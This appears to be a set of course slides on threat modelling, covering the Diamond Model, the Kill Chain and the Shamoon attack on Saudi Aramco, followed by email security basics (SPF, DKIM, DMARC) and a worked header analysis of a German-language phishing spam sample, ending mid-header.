- Espionage or intelligence gathering
- Financial rewards
- Hacktivists making a political statement
- Influencing via information operations




Diamond Model – Capability / TTP



- Tools employed, techniques (MITRE) demonstrated (for example):
 - Exploits
 - Backdoors
 - Methods for staging data
 - Situational awareness

Diamond Model – Infrastructure

- Platform for delivering capabilities
- Infrastructure
 - Might be directly used by adversary
 - Connect directly to victim
 - Intermediary
- Types
 - Service account
 - IP address
 - Domains



Case Study - Saudi Aramco Hack

 [Map](#) [Timeline](#) [Glossary](#) [Methodology](#) [Report an Incident](#)

Compromise of Saudi Aramco and RasGas

DATE OF REPORT	AFFILIATIONS
August 2012	Believed to have been partially the work of Chryseone

In 2012, threat actors wiped data from approximately [thirty-five thousand computers](#) belonging to Saudi Aramco, one of the world's largest oil companies. [Malware called Shamoon](#) stole passwords, wiped data, and prevented computers from rebooting. Hackers calling themselves the "Cutting Sword of Justice" claimed responsibility for the incident, asserting

Class Exercise

Map this to the Cyber Kill Chain and Diamond Model

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command & Control
- Actions on Objectives

<https://www.cfr.org/cyber-operations/compromise-saudi-aramco-and-rasgas>

Case Study - Saudi Aramco Hack



Cyber-Safe

The inside story of the biggest hack in history

by Jose Pagliery @Jose_Pagliery

August 5, 2015: 2:31 PM ET



Saudi Aramco suffered the worst hack in world history in 2012.



Singaporean business
Holidays, grew
Airwallex Singapore



<https://money.cnn.com/2015/08/05/technology/aramco-hack/>

Map this to the Cyber Kill Chain

- **Reconnaissance:** The attackers identified Saudi Aramco as a strategic target and explored its network infrastructure and security measures.
- **Weaponization:** They then crafted the Shamoon malware, capable of wiping data from hard drives.
- **Delivery:** The malware was delivered via spear-phishing emails sent to employees.
- **Exploitation:** The attackers exploited human vulnerabilities by tricking the employees into opening the malicious email attachments.
- **Installation:** Once opened, the Shamoon malware was installed onto the company's systems.
- **Command & Control:** The malware connected back to the attackers' servers, awaiting further instructions.
- **Actions on Objectives:** The malware was commanded to erase data on the systems, replacing it with an image of a burning American flag.

Map this to Diamond Model

- **Adversary:** 'Cutting Sword of Justice,' a politically motivated group.
- **Capability:** Shamoon malware, capable of wiping data from hard drives.
- **Victim:** Saudi Aramco, one of the world's largest oil producers.
- **Infrastructure:** Spear-phishing emails and command and control servers.

Diamond Model – Class Exercise

Received: from [Redacted](172.18.46.252) by [Redacted](172.18.46.142) with Microsoft SMTP Server id 14.2.328.11; Tue, 10 Dec 2013 00:50:45 -0800

Received: from [Redacted]([172.17.198.41]) by [Redacted]with ESMTP; 10 Dec 2013 00:50:44 -0800

Received: from [74.208.4.200] ([74.208.4.200:52006] helo=mout.gmx.net) by mail19.prod (envelope-from <mail-linkedin@gmx.com>) (ecelerity 3.4.2.33817r(MessageSystems/Momo-dev:9fc2f41b555d)) with ESMTPS (cipher=AES128-SHA) id89/31-18381-4E5D6A25; Tue, 10 Dec 2013 08:50:45 +0000


Received: from abcnew.tk ([98.126.223.106]) by mail.gmx.com (mrgmxus002) with ESMTPA (Nemesis) id 0Lao5G-1VAPgv3HIW-00kOPw for <[Redacted]>; Tue, 10 Dec 2013 09:50:41 +0100

Find the infrastructure indicators?

Email Security Introduction

Every time we send an email, although it may seem simple from the end user's perspective, there is actually a much more complex process happening in the background for each exchanged email.

Technically, three parties are involved in every email transmitted or received, namely the **MUA (Mail User Agent)**, the **MTA (Mail Transfer Agent)**, and the **MDA (Mail Delivery Agent)**.



Email Security Introduction

The first server through which the email is transmitted is also called the MSA (Mail Submission Agent).

- The email is created from an MUA (Mail User Agent), which, as the name suggests, is the email client used by the end user (such as Gmail, Outlook, Thunderbird, etc.).
- The email is then relayed through various intermediary servers (SRV) before reaching its final destination. This is where the role of the MTA (Mail Transfer Agent) comes into play.
 - The **MTA is the software component of servers responsible for transferring the email from one server to another until it reaches its final destination**, and this transfer is done using the SMTP (Simple Mail Transfer Protocol), which, in turn, defines the rules and procedures for sending and receiving emails over the Internet.
- Once it arrives at its destination, the **MDA (Mail Delivery Agent) finally retrieves the email from the final destination server to deliver it to the end user**.
- And finally, the email client uses either the POP or IMAP protocol (the latter being more recent) to access the emails retrieved by the MDA.

Parts of an Email

1. **Email Header:** The email header contains metadata about the message, including the sender and recipient email addresses, the message subject, date and time sent, and any unique identifiers or tracking information.
2. **Email Body:** The email body contains the actual content of the message, which can include text, images, hyperlinks, and attachments.
3. **Attachments:** Attachments are files or documents that are included with the email message, such as images, PDFs, or Word documents.
4. **Signatures:** Signatures are commonly used to include contact information or other relevant details at the bottom of the email message, often including the sender's name, title, and contact information.

These parts of an email can vary depending on the email client or service used, as well as the preferences of the sender and recipient.

Email Header Introduction

SPF : PASS avec IP 52.71.221.28 [En savoir plus](#)

DKIM : 'PASS' avec le domaine quora.com [En savoir plus](#)


DMARC : 'PASS' [En savoir plus](#)

- On this screenshot, Gmail indicates that the email in question has successfully passed all three legitimacy verification criteria (SPF, DKIM, DMARC).
- However, it is important to note that these indicators can be falsified by malicious actors. Indeed, it is estimated that over 80% of companies simply do not have SPF records or have poor email security policies in general, making their domains easily falsifiable.
- SPF, DKIM, and DMARC are email authentication protocols used to enhance the security of email messages.
 - SPF verifies the **authenticity** of the sender
 - DKIM ensures the **integrity** of the message
 - DMARC provides instructions on how to handle unauthenticated emails.

Together, they help reduce the risks of fraudulent emails and phishing.

SPF (Sender Policy Framework) :

- SPF is an essential email authentication protocol for **verifying the authenticity of the sender of an email.**
- It works by allowing domain owners to establish a policy specifying which mail servers are authorized to send emails on behalf of their domain.
- This **SPF policy is defined in a DNS record, where the IP addresses of authorized mail servers are listed.**
- If the sender's IP address does not match any authorized IP addresses, the receiving mail server can take action to handle the email accordingly, such as marking it as spam or rejecting it.



SPF (Sender Policy Framework) :

- Below is an excerpt from the SPF record of linkedIn.com:

+ 2 linkedin.com

```
v=spf1 ip4:199.101.162.0/25 ip4:108.174.3.0/24 ip4:108.174.6.0/24 ip4:108.174.0.0/24 ip6:2620:109:c00d:104::/64 ip6:2620:109:c006:104::/64 ip6:2620:109:c003:104::/64 ip6:2620:119:50c0:207::/64 ip4:199.101.161.130 mx mx:docusign.net ~all
```

Illustrating the IPs authorized to send emails on behalf of the domain LinkedIn.com.

- **v=spf1 mx ~all**
 - **Allow MXs in the domain to send mail on behalf of the domain, deny all others.**

SPF distinguishes between “soft” and “hard” fails. **Writing ~all in your header indicates a soft fail when an unauthorized sender is encountered; -all instructs the receiving server to use a hard fail.**

The email will be discarded entirely in a hard fail scenario. **Soft fails may permit the email to be delivered to the recipient's junk folder.** It is generally recommended to use ~all (soft fail). This avoids false positives with legitimate emails, hands more control to DMARC, and can aid debugging in later verification stages.

DKIM (DomainKeys Identified Mail)

- While SPF focuses on verifying the sender's IP address, **DKIM authenticates the identity of the sending domain by using a cryptographic signature to ensure both the authenticity and integrity of the email content.**
- The DKIM process works as follows:
 - When sending an email, the **mail server signs the email with a private key associated with the sending domain**, thus generating a cryptographic signature based on its content.
 - This signature is then included in the email as a special header, containing information about the sending domain and a unique reference to the key used to sign the email.
 - When the email is received by the recipient's mail server, it can **retrieve the public key associated with the sending domain from the DNS records of that domain.**
 - Using this public key, the mail server verifies the DKIM signature of the email. If the signature matches the one generated by the private key, it confirms the authenticity of the sender and the integrity of the email content.

DKIM (DomainKeys Identified Mail)

Name	Type	Content	TTL
big-email._domainkey.example.com	TXT	v=DKIM1; p=76E629F05F70 9EF665853333 EEC3F5ADE69A 2362BECE4065 8267AB2FC3CB 6CBE	6000

With v=DKIM version (here version1).

p=public key, This is the DKIM public key. This key is used to verify the cryptographic signature of emails.

DMARC (Domain-Based Message Authentication, Reporting, and Conformance)

- **DMARC is an email security standard that allows domain owners to specify how mail servers should handle unauthenticated emails.**
- The owner of a domain specifies a DMARC policy by creating and configuring a DMARC record in the DNS settings of their domain.
- The DMARC record is an essential element of DNS configuration that enables domain owners to specify how mail servers should handle unauthenticated emails. It works in tandem with SPF and DKIM to enhance the security of online emails.
- The DMARC record specifies the DMARC policy for a given domain. This policy tells mail servers how to handle unauthenticated emails.
 - o The DMARC policy is typically combined with SPF and DKIM results to determine the action to take for each email.
 - o **For example, if an email fails SPF or DKIM authentication and the DMARC policy is set to “Reject,” the receiving mail server will reject the email and not deliver it to the recipient’s inbox.**

DMARC (Domain-Based Message Authentication, Reporting, and Conformance)


Policy	None
Aggregate Email	relax@kewl.com Send aggregate reports to this system generated email address
Forensic Email	relax@kewl.com Send forensic reports to this system generated email address
Subdomain Policy	Quarantine
Strict SPF alignment	☐ Yes ☐ No
Strict DKIM alignment	☐ Yes ☐ No
Forensic options	☐ DKIM AND SPF don't pass or align ☐ DKIM or SPF don't pass or align ☐ DKIM doesn't pass or align ☐ SPF doesn't pass or align

★ Generate DMARC Record

S/MIME and PGP

- S/MIME and PGP are cryptography standards used to secure email communications. S/MIME encrypts and digitally signs emails using certificates, thus ensuring the confidentiality, integrity, and authenticity of messages.
- PGP offers a similar solution but with a decentralized approach where users generate their own key pairs. These methods help protect emails against interception and tampering.

Email Header Analysis



- **From** section displays the sender's name and email address.
- **Date** field provides with the Date-Time of delivery.
- **To** field represent the receiver's email details, containing CC and BCC
- **Subject** field gives the topic of the mail's content

Email Header Analysis

Received: by 172.16.213.73 with SMTP id [REDACTED];
Sat, 5 Dec 2020 15:02:34 GMT
DKIM-Signature: [REDACTED];
[REDACTED];
h=sender:from:reply-to:to:subject:mime-version:content-type:list-unsubscribe:form-sub:feedback-id;
a=rsa-sha256; c=relaxed/relaxed;
[REDACTED]

Return-Path: [REDACTED]
X-MS-LID: [REDACTED]
List-Unsubscribe: [REDACTED]
Date: Sat, 5 Dec 2020 10:02:34 -0500
From: [REDACTED]
Reply-To: [REDACTED]
To: [REDACTED]
Message-ID: [REDACTED]
Subject: [REDACTED]
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="-----_Part_8096_2022229089.1607180553805"
Form-Sub: [REDACTED]
Precedence: bulk
X-Report-Abuse-To: [REDACTED]
Feedback-ID: [REDACTED]

- **Return-path** header field, display the return address.
- **Domain Key Identified Mail (DKIM)**, are signatures that is used to identify and authenticate emails.
- **Message ID** is a unique combination of numbers and letters used to identify each mail, no emails have the same Message ID.
- **MIME-Version** is an internet standard changes non-txt content such as images, video attachment into text, so they can be sent through the mail.

Email Header Analysis




Delivered-To: [redacted]
Received: by [redacted];
Sat, 5 Dec 2020 07:02:36 -0800 (PST)
X-Google-Smtp-Source: [redacted]
X-Received: by [redacted];
Sat, 05 Dec 2020 07:02:36 -0800 (PST)
ARC-Seal: i=1; a=rsa-sha256; t=1607180556; cv=none;
d=google.com; [redacted];

- **Received** field lists the servers that an email traverses through before arriving at the receiver.
 - The top is the last server that goes through, and the bottom is originating email.

Email Header Analysis

- The header of an email contains essential data such as information about the sender and recipient, the timestamp of the message, the subject of the message, and details about the mail servers involved in its transmission.
- This information is crucial for tracing the path and administering the email. The header is a crucial element during the analysis phase; email clients typically offer the option to view headers directly via the email service, allowing us to see the path taken by the email from the sender to the recipient, as well as various data involved in this process.
- For Gmail: After opening the message, click on the “More” section, then “Show original”:

By displaying the original, we access more details, including the status of metrics (SPF, DKIM, and DMARC, which we will see in the following lines), as well as many other data related to the message in question



Phishing Email Analysis

This is a phishing email pretending to promote a product called “KetoXplode,” apparently for weight management.

We will manually analyze the header and body of this email to highlight elements proving the illegitimacy of this email.

Subject: Individuelle Prognose für schnellen Gewichtsverlust ✅🐝

To: Redacted ()

From: Magisches Schlankheitssystem 🦋✅

From Address: otto-newsletter@newsletter.otto.de

Date: 03/08/2023, 02:14:33

 **KetoXplode** 



Individuelle Prognose für Ihr
schnelles Gewichtsmanagement

ERHALTEN SIE IHRE BESTELLUNG!

Phishing Email Analysis

After downloading the above email in EML format, we can open it in Sublime Text


```
PhishingSample.EML.txt
1 Received: from CYXPR19M88312.namprd19.prod.outlook.com (:::1) by
2 MN0PR19M86312.namprd19.prod.outlook.com with HTTPS; Thu, 3 Aug 2023 02:15:09
3 +0000
4 Received: from DB8PR06CA0029.eurprd06.prod.outlook.com (2603:10a6:10:100::42)
5 by CYXPR19M88312.namprd19.prod.outlook.com (2603:10b6:930:e5::9) with
6 Microsoft SMTP Server (version=TLS1_2,
7 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6631.47; Thu, 3 Aug
8 2023 02:15:08 +0000
9 Received: from DB8EUR05FT062.eop-eur05.prod.protection.outlook.com
10 (2603:10a6:10:100:cafe::26) by DB8PR06CA0029.outlook.office365.com
11 (2603:10a6:10:100::42) with Microsoft SMTP Server (version=TLS1_2,
12 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.19 via Frontend
13 Transport; Thu, 3 Aug 2023 02:15:07 +0000
14 Authentication-Results: spf=softfail (sender IP is 80.96.157.90)
15 smtp.mailfrom=winner-win.art; dkim=none (message not signed)
16 header.d=none; dmarc=fail action=none header.from=newsletter.otto.de;
17 Received-SPF: SoftFail (protection.outlook.com: domain of transitioning
18 winner-win.art discourages use of 80.96.157.90 as permitted sender)
19 Received: from qktfxthukmwfnsijbkrjxkzhstbswa.whstr8 (80.96.157.90) by
20 DB8EUR05FT062.mail.protection.outlook.com (10.233.239.17) with Microsoft SMTP
21 Server id 15.20.6631.45 via Frontend Transport; Thu, 3 Aug 2023 02:15:07
22 +0000
23 X-IncomingTopHeaderMarker:
24 OriginalChecksum:E12A17C82168974850480CF3CC12F09164398878AE713C202229DF7707818C9C;UpperCasedChecksum:3A20475CBE5B8F607978BBCDF72535118ADDDA37CE57AFA9D1402DAE96E3271C;SizeAsReceived:
25 483;Count:11
26 Message-Id: <qAlAcXa.60981.504+=Pot@winner-win.art>
27 From: Magisches Schlankheitssystem <otto-newsletter@newsletter.otto.de>
28 Subject: Individuelle Prognose für schnellen Gewichtsverlust
29 Reply-To: reply_to@winner-win.art
30 To: Redacted
31 Cc: Redacted
32 Content-Transfer-Encoding: 7bit
33 Content-Type: text/html; charset=UTF-8
34 Date: Thu, 03 Aug 2023 04:14:33 +0200
35 Sender: hello<otto-newsletter@newsletter.otto.de>
36 X-IncomingHeaderCount: 11
37 Return-Path: return@winner-win.art
38 X-MS-Exchange-Organization-ExpirationStartTime: 03 Aug 2023 02:15:07.7948
39 (UTC)
40 X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
41 X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.0000000
42 X-MS-Exchange-Organization-ExpirationIntervalReason: OriginalSubmit
43 X-MS-Exchange-Organization-Network-Message-Id:
44 f2a59e76-4dfc-446a-d23d-08db93c7753f
45 X-EOPAttributedMessage: 0
46 X-EOPTenantAttributedMessage: 84df9e7f-e9f6-40af-b435-aaaaaaaaaaaaa:0
47 X-MS-Exchange-Organization-MessageDirectionality: Incoming
48 X-MS-PublicTrafficType: Email
```


Message Header Analysis

Headers like “X-Originating-IP” and “X-Spam-Status” added by some mail servers can be useful for analysis.

- The “X-Originating-IP” header is sometimes added by the mail server initially receiving the email, providing the IP address of the original sender.
- As for “X-Spam-Status”, it is often included by the mail server’s anti-spam filters when evaluating the email content to determine if it is considered spam.

Message Header Analysis



The screenshot shows the MX Toolbox website's 'Email Header Analyzer' tool. At the top, the MX Toolbox logo is displayed with the tagline 'SUPERTOOL'. Below the logo is a navigation bar with links to 'SuperTool', 'MX Lookup', 'Blacklists', 'DMARC', 'Diagnostics', 'Email Health', 'DNS Lookup', and 'Analyze Headers'. The 'Analyze Headers' link is highlighted. The main content area is titled 'Email Header Analyzer' and features a large text input field labeled 'Paste Header:'. Below the input field is an orange button labeled 'Analyze Header'.

ABOUT EMAIL HEADERS

This tool will make email headers human readable by parsing them according to RFC 822. Email headers are present on every email, and they contain information about the sender, recipient, and the email's content. They are used for email delivery, anti-spam results and more. If you need help getting copies of your email headers, [just read this tutorial](#).

<https://mxtoolbox.com/EmailHeaders.aspx>

Authentication Protocol Verification

By checking the authentication results of the email through the Authentication-Results header, it is noticed that none of the metrics (SPF, DKIM, and DMARC) have been verified.

```
Authentication-Results: spf=softfail (sender IP is 80.96.157.90)  
smtp.mailfrom=winner-win.art; dkim=none (message not signed)  
header.d=none; dmarc=fail action=none header.from=newsletter.otto.de;
```

- It is important to note that illegitimate emails can still falsify these metrics. For example, by creating an SPF record for their domain, malicious actors can bypass these authenticity criteria.
- This underscores the importance of conducting a more thorough analysis.
 - Verify, among other things, the reputation of the server's domain that sent the email (MSA)
 - **Consistency between the sending domain and the one to which responses are transmitted,**
 - Analyze the content of the email body, and analyze any files and URLs contained within it if they exist.

Transit Servers

```
Received: from CYXPR19MB8312.namprd19.prod.outlook.com (::1) by
MN0PR19MB6312.namprd19.prod.outlook.com with HTTPS; Thu, 3 Aug 2023 02:15:09
+0000
Received: from DB8PR06CA0029.eurprd06.prod.outlook.com (2603:10a6:10:100::42)
by CYXPR19MB8312.namprd19.prod.outlook.com (2603:10b6:930:e5::9) with
Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6631.47; Thu, 3 Aug
2023 02:15:08 +0000
Received: from DB8EUR05FT062.eop-eur05.prod.protection.outlook.com
